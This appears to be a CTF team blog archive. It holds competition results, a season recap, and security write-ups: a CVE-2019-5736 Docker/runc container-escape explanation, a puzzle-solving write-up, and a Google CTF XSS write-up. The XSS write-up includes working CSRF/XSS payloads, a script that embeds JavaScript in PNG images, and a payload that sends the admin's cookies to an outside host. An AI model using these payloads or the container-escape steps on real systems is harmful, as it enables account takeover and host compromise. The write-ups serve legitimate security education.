- p4 (198.000 pts to the global ranking and 30000 PLN)
- PPP (121.423 pts to the global ranking and 15000 PLN)
- ALLES! (101.538 pts to the global ranking and 8000 PLN)
Monday, November 18, 2019
Dragon CTF 2019 - Results and Tasks Explained
Tuesday, October 8, 2019
Dragon CTF 2019 will feature Arcane Sector 2
Dear teams and individual players planing to participate in the Dragon CTF 2019,

Please be advised that this CTF, as last year, will feature a custom-made multiplayer RPG game called "Arcane Sector".
While we don't plan to publish the version we'll use at the CTF ahead of time, we wanted to let you know that it will be based on an upgraded version of last year's code base (so, for all intents and purposes, it will be "Arcane Sector 2").
If you haven't participated in Dragon CTF 2018, please note that you can find the said code base, as well as videos about how it works, here:
- https://github.com/gynvael/arcanesector
- https://www.youtube.com/watch?v=omvRF4H4vjo
- https://www.youtube.com/watch?v=8bjFplctDE0
- https://www.youtube.com/watch?v=j0taw78tCYs
- https://www.youtube.com/watch?v=nU7A393t23c
Consider yourselves warned.
Wednesday, February 13, 2019
CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host
Introduction
Goal and results
-
a malicious Docker image,
-
a malicious process inside a container (e.g. a compromised Dockerized service running as root).
-
running “docker exec” from the host, on a compromised Docker container,
-
starting a malicious Docker image.
Default Docker security settings
Linux capabilities
seccomp
namespaces
cgroups
Failed approaches
-
joins the user and PID namespaces,
-
forks (to actually join the PID namespace),
-
joins the rest of the namespaces (mount, net etc.).
-
/proc/pid/mem - This doesn’t give us much by itself, as the target process needs to already be in the same PID namespace as malicious one. The same applies to ptrace(2).
-
/proc/pid/cwd, /proc/pid/root - Before a process fully joins a container (after it joins namespaces but before it updates its root (chroot) and cwd (chdir)) these point to the host filesystem, which could possibly allow us to access it - but since the runc process is not dumpable (read more: http://man7.org/linux/man-pages/man2/ptrace.2.html), we cannot use those.
-
/proc/pid/exe - Not of any use just by itself (same reason as cwd and root), but we have found a way around that and used it in the final exploit (described below).
-
/proc/pid/fd/ - Some file descriptors may be leaked from ancestor namespaces (especially the mount namespace) or we could disturb parent - child (actually grandchild) communication in runc - we have found nothing of particular interest here as synchronisation was done with local sockets (can’t reuse those).
-
/proc/pid/map_files/ - A very interesting vector - before runc executes the target binary (but after the process is visible to us, i.e. it joined the PID namespace) all the entries refer to binaries from the host filesystem (since that is there where the process was originally spawned). Unfortunately, we discovered that we cannot follow these links without the SYS_ADMIN capability (source) - even from within the same process.
Successful approach
Detailed attack description:
-
Make the entrypoint binary (or any binary that is likely to be runtime overridden by the user as the entrypoint, or as part of docker exec) be a symlink to /proc/self/exe
-
Replace any dynamic library used by docker-runc with a custom .so that has an additional global constructor. This function opens /proc/self/exe (which points to the host docker-run) for reading (it is impossible to open it for writing, since the binary is being executed right now, see ETXTBSY in open(2)). Then this function executes another binary which opens, this time for write, /proc/self/fd/3 (a file descriptor of docker-runc opened before execve), which succeeds because docker-runc is no longer being executed. The code can then overwrite the host docker-runc with anything - we have chosen a fake docker-runc with an additional global constructor that runs arbitrary code.
-
The entrypoint/exec binary that has been symlinked to /proc/self/exe (which in turn points to docker-runc on the host filesystem) begins executing within the container (this will also cause process to be dumpable, as execve sets the dumpable flag). To be clear: this causes the original docker-runc process to re-execute into a new docker-runc running within the container (but using the host binary).
-
When docker-runc begins executing for the second time, it will load .so files from the container, not the host (because this is the visible filesystem now). As a reminder: we control the content of these dynamic libraries.
-
The malicious global constructor function will be executed. It will open /proc/self/exe for reading (let’s say it will have file descriptor 3) and execve()s some attacker controlled binary (let’s say /evil).
-
/evil will overwrite docker-runc on the host filesystem (by reopening fd 3, this time with write access) with a backdoored/malicious docker-runc (e.g. with an additional global constructor).
-
Now when any container is started or another exec is done, the attacker’s fake docker-runc will be executed as root with full capabilities on host filesystem (this binary is responsible for dropping privileges and entering namespaces, so initially it has full permissions).
Responsible disclosure
Rejected fix ideas in runc
Open the destination binary and compare inode info from fstat(2) with /proc/self/exe and exit if they match, otherwise execveat on destination binary fd.
This can be bypassed when attacker will not use symlink, but a binary with dynamic loader pointing to “/proc/self/exe”: e.g. text file which has “#!/proc/self/exe” as first line or just an elf file.
Use a static binary to launch processes within the container
Why wouldn’t this work?
Replacing .so files was not actually needed for this exploit. After the re-exec of /proc/self/exe (docker-runc), another process can just open /proc/<pid-of-docker-runc>/exe, which is possible because ”dumpable” flag is set on execve. This is a little bit harder to exploit because it requires to race the timing between the re-exec completing and runc process exiting (due to no parameters given). In practice, the race window is so large that we were able to develop a 100% successful exploit for such a scenario. However this would eliminate one of the attack vectors: running a rogue image.
Final fix applied in runc
-
Create a memfd (a special file which exists only in memory).
-
Copy the original runc binary to this fd.
-
Before entering namespaces re-exec runc from this fd.
Mitigations
-
Use Docker containers with SELinux enabled (--selinux-enabled). This prevents processes inside the container from overwriting the host docker-runc binary.
-
Use read-only file system on the host, at least for storing the docker-runc binary.
-
Use a low privileged user inside the container or a new user namespace with uid 0 mapped to that user (then that user should not have write access to runc binary on the host).
Timeline
-
1 January 2019 - Vulnerability discovered and PoC created
-
1 January - Vulnerability reported to security@docker.com
-
2 January - Report forwarded by docker security team to security@opencontainers.org
-
3 - 5 January - Discussion about fix ideas
-
11 February - end of CVE-2019-5736 embargo
-
13 February - this post publication
Tuesday, January 1, 2019
Dragon Sector wins CTFtime season 2018!
CTFtime's 2018 season is now over and for the second time in our team's history we've managed to get the top place!
(If you've arrived on this page without context, you might want to check out these two explanations on what a CTF competition is - Wikipedia, CTFtime. But in short: it's an IT security/hacking tournament, with close to a hundred events being played out throughout the year. CTFtime is the main global team ranking and CTF aggregate site.)
As you can imagine, we are really happy with this achievement. It has been an extremely busy year for all of our players, our guest players and doubly so for our captain valis and vice-captain Redford, who behind the scenes orchestrated the success.
![]() |
| Insomni'hack CTF 2018 (Copyright SCRT SA) |
We started the season strongly with winning the Insomni'hack teaser CTF for the fifth (sic!) time in a row. The main Insomni'hack CTF in Geneva, Switzerland - the biggest on-site-only CTF in this part of the world - was less fortunate for us and eventually we were bested by the German powerhouse - the Eat, Sleep, Pwn, Repeat team (top3 in 2017 CTFtime season), with our friends from p4 finishing third.
A week later, at the end of March, we qualified from the second place to the 0CTF/TCTF 2018 CTF which was to happen in May in China.
And May was a good month for our team.
It started with two legendary CTFs - the PlaidCTF organized by one of the world's best teams - the Plaid Parliament of Pwning from Carnegie Mellon University (the only team that was always on the CTFtime season podium in the last 8 years, winning the season 3 times!), and the DEF CON CTF Qualifiers known both for the immense difficulty level and heavy participation from top tier teams - it's basically a battlefield with only a handful of teams qualifying to the offline finals in Las Vegas, US.
While we were pretty far from the top places - top6 on PlaidCTF and top10 on DEF CON CTF Quals - we still managed to add a decent amount of points to the global ranking, as well as qualify to the DEF CON CTF finals.
![]() |
| 0CTF/TCTF 2018 - note DS emblem on the top right (Photo by Redford) |
Near the end of May our team went to Szenzhen, China to compete in the 0CTF/TCTF 2018 finals alongside amazing teams like South Korean CyKOR, Russian LC↯BC or Japanese TokyoWesterns to name just a few. Eventually we managed to secure the top place and a hefty amount of points for the global ranking.
To complete a good streak, we've also won the online Security Fest CTF at the end of the month.
The summer is usually pretty slow on CTFs. We've qualified to Google CTF in June from the second place (finals were in October), as well as the CODE BLUE CTF from the first place. DEF CON CTF finals in Las Vegas went OKish at best with Dragon Sector finishing at 9th place.
In the meantime we also traveled to Beijing, China and had (again) the honor of playing the invite-only WCTF 2018, which we eventually finished on the second place!
![]() |
| WCTF 2018 (Copyright 360 Vulcan Team) (DS members from the left: adami, mwk, Redford, q3k, implr) |
September brought us 3rd place in the online TokyoWesterns 4th CTF, with Plaid Parliament of Pwning winning and Taiwanese 217 (top1 in CTFtime season 2017) as runner-up. Given the high rank of the CTF we still were happy with the results as it increased our overall global score.
![]() |
| Teaser Dragon CTF 2018's website |
Our own Teaser Dragon CTF 2018 also took place in September and we've received excellent notes from the CTF community. The main Dragon CTF 2018 was to happen in November during the Security PWNing Conference in Warsaw, Poland.
(A short note on how the global CTFtime scoring system works: Each tournament has a rating weight from 0 to 100 - the more the better - with both the CTF winning team and CTF organizing team getting double the rating weight in points, and teams on further places getting less and less points (see the formula if you're interested in details). However, the total global score for a team is calculated only from the team's top ten scores in the given year, and this includes the CTF organized by the team. So in case of top teams at some point during the year even winning a lower-tier CTF doesn't necessarily benefit the total score. We started paying more attention to this around late summer limiting our participation and conserving strength for the year's end.)
One more CTF to note for September was the small local (and eventually unranked) Security Case Study CTF in Warsaw, Poland, which featured teams limited to 3 people. As such, both p4 and Dragon Sector entered multiple teams to play the CTF (each team competing separately). In the end while DS won the CTF, p4 took both the runner-up and third places (blast, foiled again!).
![]() |
| Security Case Study CTF 2018 (Copyright CyberSecurity Foundation) (DS members from the left: valis, Redford, Gynvael) |
The last quarter of the year is always pretty hectic - multiple tournaments are scheduled for that part of the year, so it means a lot of traveling and playing for the team. If you add to it the fact that we were in the midst of preparing the Dragon CTF... Yes. Hectic is the right word.
We started with getting 2nd place on the online Hack.lu CTF organized by FluxFingers, and then proceeded to win the ultra-high-weight HITCON CTF 2018 (with Plaid Parliament of Pwning as runner-up and BFKinesiS on close third) - this netted us close to 200 points for the global ranking!
![]() |
| Google CTF 2018 Finals venue (Photo by Gynvael) |
In late October we traveled to London, UK for the Google CTF 2018 Finals, but finished there on 5th place. Early November meant going to Moscow, Russia for the CTFZONE 2018 Finals, however we also fell short there and eventually landed on 6th place with two top-tier teams from Russia taking the top places (Bushwhackers and LC↯BC) and p4 closing the podium.
November was also the month when the main Dragon CTF 2018 took place. A lot of preparations happened weeks before the CTF, yet we somehow always end up polishing the details up until the last minute and not really getting too much sleep beforehand (it is then that we've realized that valis is a vampire and doesn't need any rest, and that Gynvael looks like a literal zombie unless he gets his beauty sleep).
![]() |
| Dragon CTF 2018 (Photo by Gynvael) |
Still, we managed and we were happy with the results (and so were the players)! And we proudly joined the small-yet-growing group of CTFs with custom game hacking challenges (a trend started by the famed Ghost in the Shellcode CTF, and continued by e.g. the aforementioned Insomni'hack CTF).
![]() |
| Arcane Sector Online from Dragon CTF 2018 |
In December we played only two CTFs: the hxp CTF 2018 and the annual "season finals" in the form of the renowned Chaos Communication Congress (or 35C3 for short) CTF in Leipzig, Germany. The latter was especially important for us, as it's one of the very few CTFs with the ultimate 100 rating weight. Also it was organized by Eat, Sleep, Pwn, Repeat - this basically certifies quality.
In the end we've finished 3rd on both CTFs, with pasten one-upping us as every year. The KJC+MHackeroni team from Italy won btw - they are extremely good, but similarly to pasten, play only a few CTFs during the year.
And this was enough to keep the first place in the global CTFtime ranking, with Plaid Parliament of Pwning being really close on the second place, and our friends from another Polish team - p4 - taking the 3rd place (it's worth mentioning that multiple other teams were really close to the 3rd place, e.g. TokyoWesterns, 217, 0daysober - organizers of Insomni'hack or dcua - the Ukrainian powerhouse).
So GG, WP. For us it's time to rest...
...until January 19th that is, since we have to win Insomni'hack teaser 2019 CTF for the 6th time in a row :)
Sunday, August 5, 2018
CODE BLUE CTF 2018 Quals - watch_cats (solved by q3k)
![]() |
| watch_cats |
1 - Introduction
This was a challenge for the CODE BLUE CTF Quals in 2018. The data given was a binary that would display the above, its source code (220 lines of C++) and 5 text files that looked like stage data.The binary would present a WATCH_DOGS-style minigame style challenges to the user, who would solve them by rotating 'joints' until they guided a signal from a source to a goal (in later stages, multiple goals at once). After solving five stages, the program would display a flag read from a file and exit. The same binary was also running remotely on the organizers' infrastructure, where it contained the same stage data and the actual competition flag.
The first two stages (pictured above) are solvable by hand. The first one requires you to just rotate one joint into place, the second requires quite a few more rotations, but is still very easy to solve in the 9 iterations that the binary allows you to perform.
![]() |
| A single joint rotating. |
When you get to the third stage, however, the binary stops showing you visualizations. It's time to dig deeper.
![]() |
| No image? oh no |
- The stages are read file-by-file from the local directory.
- Each stage is a plain text file composed of the following records:
- answer, the number of steps a player can take to solve the stage
- num_cables, the number of cables that are between nodes
- num_joints, the number of joints that are connected by cables
- num_joints x (joint_type, 4x neighbor_cable), where joint_type is one of 8 possible types of joints (each with different connectivity geometry), and neighbor_cables are cable numbers [0..num_cables) into which the joint connects
- num_goals, the number of goals that the signal must reach
- num_goals x goal_number, a cable number that defines a goal cable
- H and W, the height and width (in unicode glyphs) of the stage graphic
- H x W of belong data, which defines whether a graphic:
- belongs to a cable and should be colored blue when a signal reaches that cable (belong > 0, cable number == belong), and displayed with font[i, j]
- belongs to a joint and should be colored blue when a signal rached that joint (belong < 0 joint number == -belong), and should be displayed with the joint type graphic
- belongs to neither (belong == 0) and should just be displayed with font[i, j]
First, let's just write some simple Python to read a stage data into memory and allow us to further process it.
![]() |
| Basic Python to re-implement stage parsing and basic analysis of joints/cables. |
![]() |
| Stage 2, as drawn by networkx/graphviz. |
![]() |
| Stage 3. |
![]() |
| Stage 4. |
![]() |
| Stage 5 - nope.jpg. |
By the point I looked at Stage 5, it was clear that the problem was ridiculous enough that I definitely wasn't going to solve it manually - at least not without smarter printing of the graphs so I could see joints and how their rotation changes the signal flow. Let's automate this.
2 - Solving the puzzles automatically
How do we solve a puzzle like this? It might simply be the case that I'm in the proximity of a mind-altering hammer that makes me hallucinate everything to be a nail... but I chose converting the puzzles to Verilog and using formal methods to find solutions. No, wait! Don't close this tab yet. Hear me out.The theory is simple: let's convert every junction to be a clocked flip-flop that will take on a given cable value as it's new value if a 'joint rotation' register is in the correct position. In other words, the 'signal' propagating in the puzzle will be modeled as a 1 value propagating across joints on positive clock pulses.
![]() |
| Turning a stage into a Verilog module. |
![]() |
| Stage 2, as a Verilog module. |
Here's where formal methods come into play. We'll be using 'yosys-smtbmc', which is a flow that involves running the Yosys synthesizer with an SMT2 backend, and then feeding those SMT2 circuit descriptions into SMT2 solvers. These circuit 'models' can be used for different modes of operation of the solver:
- BMC - bounded model check. Start from the initial Verilog module state and see if you can get it to trigger an assertion within a given amount of steps.
- K-induction. Start from an invalid state, and work backwards to see if that state can be reached from any valid state.
- Coverage. Start from the initial Verilog module state and try to reach a valid cover statement.
We'll be running in Coverage mode, with a cover(goal[0] == 1 && ...) statement. This means that yosys-smtbmc will find how to drive the undriven rotation registers in order to get the source signal to 'reach' all the goals.
First order of business is to use assume statements to let the solver know what sort of behaviour is valid.
We'll first create a f_past_valid signal that will be 1 from the second cycle of the simulation. This is so that we can use any 'time-travelling' statements like $past(signal), $stable(signal), ... in our other formal statements. We also add our cover statement for reaching the goals. Finally, we also add an assumption that we need to find a state where the amount of total rotations is less or equal to the amount of steps we can take in a stage.
![]() |
| Emitting formal assume and cover statements in Verilog module for a stage. |
![]() |
| Emitting formal assume statement to make joint rotation stable across proof. |
![]() |
| yosys-smtbmc solves Stage 2 of watch_cats. |
![]() |
| Waveform of solution for Stage 2. |
We can now write a bit more automation to convert the VCD dumps of the solution into 'rotate' instructions for the challenge binary, and run the same solver succesfully for stages 3 and 4. But for stage 5 (the monster one), we hit a snag:
![]() |
| Stage 5 impossible to solve. |
3 - The Fifth Stage
What do we do now? I'm going to assume that our solver is correct and in fact the fifth stage is not solvable within the confines of just a simple puzzle problem - we need to hack something!If you look at the stage5 definition from the organizers, you see it has a very large 'answer' value (the number of steps we can take to solve the problem). While in previous stages this was an at most two-digit number, here we're given 114514 steps. So maybe there is something exploitable here?
Let's dive into the C code. Since the only thing we can interact with is the 'direction'/'rotation' of a joint, let's follow that thread of logic. After not too long, we find an interesting bug:
![]() |
| Challenge code showing how joints are visited by the original 'simulator'. |
So if we rotate the joint over 127 times without getting the show_circuit visitor to visit it and sanitize it, we will overflow into -128, -127, -126, -125..., which on first visit and modulo by 4 will turn into [0, -3, -2, -1, 0, -3, ...]. Then, this negative index will be used to acess the available array of the joint definition. This underflow will result in an access to the previous joint type's fonts array.
Since fonts is an array of non-zero character pointers, any check of available that reads a fonts member instead will result in a 'true' availability, so enabled flow for a given direction to a given neighbouring cagle. Thus, if we set the rotation to -127 (-3 after modulo), the new availability will be [1,1,1, original_available[0]]. If we underflow-hack a joint type whose first available array member is a 1 (and is not of type 0, so has a preceding type into which we underflow) we in result get a joint that always connects its 4 cables together (its effective availability is [1,1,1,1]).
![]() |
| Underflow-hack of available member into previous joint definitions' font member. |
So, the plan of action is: find the joint(s) that limit our ability to solve the challenge. Block them off from being visited by show_circuit by rotating joints in front of it to never reach these joints. Then, underflow their direction to -127 (-3 after modulo), so that connectivity is always all-to-all (if the original joint type was [1, x, x, x]).
I played around a bit with the unsolvable generated Verilog model for Stage 5, and found that if I turn Joint 32 into an always-flowing joint, I can solve the stage with the solver. Good news: it's a joint of type 3 (which has its availability[0] set to 1), so we can turn it into an always-flowing joint. It's also directly connected to the source via another joint, Joint 32, that we can close off easily so that the show_circuit visitor never reaches Joint 33.
![]() |
| Plan of action for hacking Stage 5. |
- Rotate J33 to block it off.
- Rotate J32 129 times to overflow it to -127 (-3 after modulo), turning it into an always-conducting joint
- Apply rotations from VCD solution for Stage 5, modified to have Joint 33 be always-conducting.
- Rotate J33 to re-enable it.
![]() |
| Solving the challenge locally. |
Sunday, July 1, 2018
Google CTF 2018 Quals - BBS
(You can also download this write-up as PDF)
Hey, it’s all about JavaScript, right? It shouldn’t be so hard after all... If you had similar feeling starting BBS on this year’s edition of Google CTF you can be positively surprised reading this write-up. This challenge shows in a very good way that JavaScript/XSS can be enjoyable and require quite sophisticated approaches. But let’s start from the beginning...
-
Intro
In the first place, let’s describe the whole application. Regarding website frontend, it is clearly written in Bootstrap – there are many references to submodules like model, dropdown, button etc. in the HTML source. On the other hand, if you take a glance at HTTP headers you can see that PHPSESSID was used for the session cookie – unless someone is trying to fool us, the backend is in PHP. The later fact is not very useful right now but, surprisingly, a lot of information gained in a reconnaissance phase influence the way you solve the challenge. Speaking about functionality, the site allows you to:
- Register a new user
- Login as a registered user
- Compose and send a new post
- Display all posts
- Display a specified post having the post ID
- Report a post to administrator for revision
- Upload an avatar for your profile
- Specify URL to your website in your profile
- Logout
Not much. Good for us because unless there’s some more logic in the code, it means that the scope of attack is quite small. It’s worth to note that the feature of sending reports to administrator is a bit hidden and after submitting the link, we end up with the information that “the post has been reported” and ”the admin will take a look shortly”. The pattern of sending the link to be visited is a bit typical in challenges that require us to steal or use the established session, so we may suspect that’s the goal of this one too.
-
There are bugs!
When you try to play with the application, it doesn’t need a lot of effort to find out that there are two problems with sanitizing the input:
The first one is a possibility to make a script injection on the profile page by abusing the website field. Even though the input is passed through htmlspecialchars filter, the displayed value is not surrounded by quotes or apostrophes. This gives you a pretty straightforward way to perform the XSS using events like onmouseover/onerror:
The bad thing is that you can easily XSS only yourself because the malicious script is displayed only on our user’s profile and if we were logged into a different account we wouldn’t be affected.
Another feature that can be abused is the “p” parameter of /post handler. The intention was clearly to provide an easy way to load arbitrary content:
function load_post() { var q = qs.parse(location.search, {ignoreQueryPrefix: true}); var url = q.p; $.ajax(url).then((text) => { $('#post').html(atob(text)); }); }
It’s hard to argue that it doesn’t work – it works even too well because you could in theory specify the remote URL like https://google.com and the script would load the content of remote site proving it sets corresponding CORS headers. I’ve said “in theory” because if you look closer you’ll realize there’s a custom Content Security Policy defined in HTTP headers that limits sources of all objects to self and unsafe-inline:
content-security-policy: default-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
Basically, the policy says we can use only resources from the same origin, so in fact we can still abuse the “p” parameter but it must point to local resources in order to let the exploit work.
If we want to understand what load_post function does under the hood, we will end up analyzing quite a long implementation of parse method. The core JavaScript library doesn’t provide any API for query string parsing and that’s why the application uses Node.js module called querystring (or maybe its modified version?). Either way, I had very little experience with Node.js and frontend development, so when trying to understand the whole idea behind it I’ve assumed that the parse method behaves similarly to PHP’s parse_str (http://php.net/manual/en/function.parse-str.php). When you take a look at its documentation and the documentation of $_POST variable (http://php.net/manual/en/reserved.variables.post.php), you’ll see that you can not only specify the raw names and their values, but also create more complex objects and arrays by using named indices.
The milestone was to realize that $.ajax API provides two different signatures that may be called using the same function name (http://api.jquery.com/jquery.ajax/):
- First and the most common is jQuery.ajax( url [, settings ] ), that takes URL as a first argument and settings as an optional second one.
- The latter is jQuery.ajax( [settings ] ) which takes only a single argument.
Now, let’s guess what would happen if instead of providing the url we provide the settings object constructed from query string variables? It will work. :)
We can verify the basic idea by using: /post?p[url]=https://google.com. Again, the resource won’t be loaded because of CORS and CSP but we can clearly see in the debugger that we can control $.ajax settings:
-
Changing administrator’s password
Having the possibility to specify all bunch of settings in the AJAX requests gives us quite a lot of opportunities to exploit the application. One of the first thoughts that came to my mind was to change the password of the administrator. It could be done quite easily because the form on /profile didn’t require the current password, there was no Cross Site Request Forgery token and in fact the only thing you had to do was to send the same password in “password” and “password2” fields.
Speaking of code, this should pass:
$.post('/report', { 'post': '/admin/' + '../post' + '?p[method]=POST' + '&p[url]=/profile' + '&p[data][password]=letsFinishThis' + '&p[data][password2]=letsFinishThis' + '&p[data][submit]=' })
Unfortunately we haven’t finished this one so quickly. The new password didn’t work. This could mean some mistake was made on our side or it wasn’t the expected solution and haven’t passed some validator. While in real world scenario it should work, it was rather hard to believe that some real person with real browser was traversing all the links that people were sending when trying to solve this challenge. A common way to imitate the admin visiting the links is to use engines like PhantomJS or scripted headless Chrome. Either way, after a few tries I’ve abandoned this path...
-
Let's combine the two bugs
...because I’ve came up with a better idea. Why not to use the other bug we’ve found earlier? By sending the link we’re able to perform any request on behalf of the administrator, including profile updates. If we set his website to contain some malicious content, we would be able to redirect him to it in the second visit.
Therefore, the general idea was to send the link with a website update:
$.post('/report', { 'post': '/admin/' + '../post' + '?p[method]=POST' + '&p[url]=/profile' + '&p[data][website]= http://google.com%20style=position:absolute;top:0;left:0;width:1920px;height:1080px%20onmouseover=eval(String.fromCharCode(108,111,99,97,116,105,111,110,61,39,104,116,116,112,58,47,47,109,121,46,100,111,109,97,105,110,39))' + '&p[data][submit]=' })
And as a next step, redirect the admin to his /profile by sending him:
$.post('/report', { 'post': '/admin/' + '../profile' })
The script decoded by Script.fromCharCode was responsible for the redirection to some domain that we can monitor. If we received a request there, it would mean that the script was executed in the context of admin session. But after several tries and a few minutes of waiting we haven’t received any callback so again, we decided it’s not a right approach and we need to look for something else we were missing so far.
-
No memes allowed.
It’s nice to create a hard challenge. Creating one gives the same amount of satisfaction to you as it gives to other people who are solving it. It’s a bit of pity if the competitions ends and nobody was able to solve your task. That’s why authors often leave some kinds of discreet hints either in challenges or their descriptions. I haven’t encountered any hints in the challenge itself so I decided to take a look on the description from the dashboard. There was a single sentence: “No memes allowed”. A light bulb came on over my head and I’ve asked out loud: “Do they really want me to put the XSS in my avatar?”
It was quite a plan. After a small team brainstorm, it appeared that some similar research was already done. I’ve ended up with a few blog posts that described the process of embedding an arbitrary text inside of a PNG file that is capable to outlive image rewriting.
Encoding Web Shells in PNG IDAT chunks:
https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/Revisiting XSS payloads in PNG IDAT chunks:
https://www.adamlogue.com/revisiting-xss-payloads-in-png-idat-chunks/An XSS on Facebook via PNGs & Wonky Content Types:
https://whitton.io/articles/xss-on-facebook-via-png-content-types/In order not to check each image online, I’ve decided to create some standalone verifier that would check if a rewritten image was correct. I knew the script was written in PHP and after a quick lookup on Google & Stack Overflow I ended up with the following resampler:
<?php $original_filename = "image.png"; $thumb_filename = "image_resampled.png"; $original_info = getimagesize($original_filename) or die("getimagesize failed!"); $original_w = $original_info[0]; $original_h = $original_info[1]; $original_img = imagecreatefrompng($original_filename) or die("imagecreatefrompng failed!"); $thumb_w = 64; $thumb_h = 64; $thumb_img = imagecreatetruecolor($thumb_w, $thumb_h); imagecopyresampled($thumb_img, $original_img, 0, 0, 0, 0, $thumb_w, $thumb_h, $original_w, $original_h); imagepng($thumb_img, $thumb_filename); imagedestroy($thumb_img); imagedestroy($original_img); ?>
Surprisingly, it worked quite well and I was able to confirm that the image passed through the resampling process in the script is not longer modified when uploading as avatar. This gave me an easy way to check if the image was correct from our point of view.
The links we’ve found during the research described the idea of embedding text in deflated streams quite well and after some time of understanding the process and a series of trial and error we were able to create a 40x40 image that contained a payload of our choice when encoded as a PNG image. The problem was that the web application was resizing the provided image to 64x64. We’ve assumed the resize operation was hard to predict, that’s why we wanted to provide the image with the final dimensions. Unfortunately, “something” was messing up when I was trying to perform the same operations on 64x64 image. Because a friend of mine, Redford, had a good understanding of PNG file format and the underlying structures, I’ve decided to ask him for the help.
-
The marriage of PNG and JavaScript
Our initial goal was to create a PNG file with a payload that would behave in a similar manner to this:
eval(location.search.substr(113))
Having a PNG image like this, we would be able to construct a trampoline that will evaluate the next portion of the code directly from the URL.
Because all our previous attempts failed, we decided to start again from scratch and try to analyze this problem on our own. This time we started the analysis directly from 64x64 images and tried to find some properties which could ease our job. The first thing we noticed was that the first row of pixels is emitted literally (i.e. with filter set to None) if the image comprised of random pixels. For some unknown reason, this happened only from time to time, but was fully deterministic - it depended only on image data. In the other case, the filter was set to Sub, which destroyed the data. We could of course add a correction for this filter, but then the filter could change again as its choice depend on pixel values. So, we decided to go with a much easier solution - generate an image in a loop until we get the first line with filter = None. What’s interesting, deflate algorithm didn’t interfere with us at any point - it was emitting all the data literally, probably because of their high entropy.
The only thing we needed at this point was to insert the payload somewhere into random pixels, so that the filter-choosing heuristic won’t notice them as a good candidate for compression. To achieve that, we split the payload into small chunks separated with comments and filled the area between them with a bunch of random pixels. This approach turned out to work perfectly!
The code for the whole process:
from PIL import Image from random import randint def rand_bytes(n): return ''.join(map(chr, [randint(0, 255) for _ in xrange(n)])) chunks = [ 'eval/*', '*/(location/*', '*/.search.substr/*', '*/(113)/*', '*/);', ] while True: # Fill `arr` with payload chunks separated with random data. arr = '' for i in xrange(len(chunks)): arr += chunks[i] if i != len(chunks)-1: arr += rand_bytes(16) arr = map(ord, arr) while len(arr) % 3 != 0: arr.append(randint(0, 256)) # Create an image filled with random pixels. xsize = 64 ysize = 64 im = Image.new("RGB", (xsize, ysize)) for ix in xrange(xsize): for iy in xrange(ysize): im.putpixel((ix, iy), (randint(0, 256), randint(0, 256), randint(0, 256))) # Replace the first pixels of the image with `arr`. for i in xrange(0, len(arr), 3): im.putpixel((i/3, 0), tuple(arr[i:i+3])) im.save("xsspayload_good.png") # Stop if the image worked. with open('xsspayload_good.png', 'rb') as f: data = f.read() if all([(chunk in data) for chunk in chunks]): print 'Done!' break
Finally we’ve uploaded the image and then it was clear we had a very nice JavaScript trampoline inside of a valid PNG file, right on the spot:
-
Let’s finish this!
Having the image in place, we were ready to steal the flag. Using “Range” HTTP header we could specify a range of bytes from the PNG which corresponded to our script, skipping PNG headers and other irrelevant data. Also, setting the AJAX’s “dataType" to “script” allowed us to bypass the requirement of Base64 content and execute the response directly as a script.
The final request to be visited by admin looked like this:
$.post('/report', { 'post': '/admin/' + '../post' + '?p[url]=/avatar/303fd25f60a7f6e02d9bf961de58b1e5' + '&p[headers][Range]=bytes=49-161' + '&p[dataType]=script' + '&code=AAAAAAAAA' + 'eval(String.fromCharCode(108,111,99,97,116,105,111,110,61,39,104,116,116,112,58,47,47,109,121,46,100,111,109,97,105,110,47,39,43,98,116,111,97,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41))' })
The code from the URL in fact redirects the user to a third party domain along with their cookies:
location='http://my.domain/'+btoa(document.cookie)
After a few seconds we’ve finally had the flag recorded on our HTTP server:
vnd@motherland ~/test$ python -m SimpleHTTPServer 8080 Serving HTTP on 0.0.0.0 port 8080 ... 35.195.30.181 - - [30/Jun/2018 08:45:35] code 404, message File not found 35.195.30.181 - - [30/Jun/2018 08:45:35] "GET /ZmxhZz1DVEZ7eU91X0hhVmVfQmVlbl9iJn0= HTTP/1.1" 404 -
CTF{yOu_HaVe_Been_b&}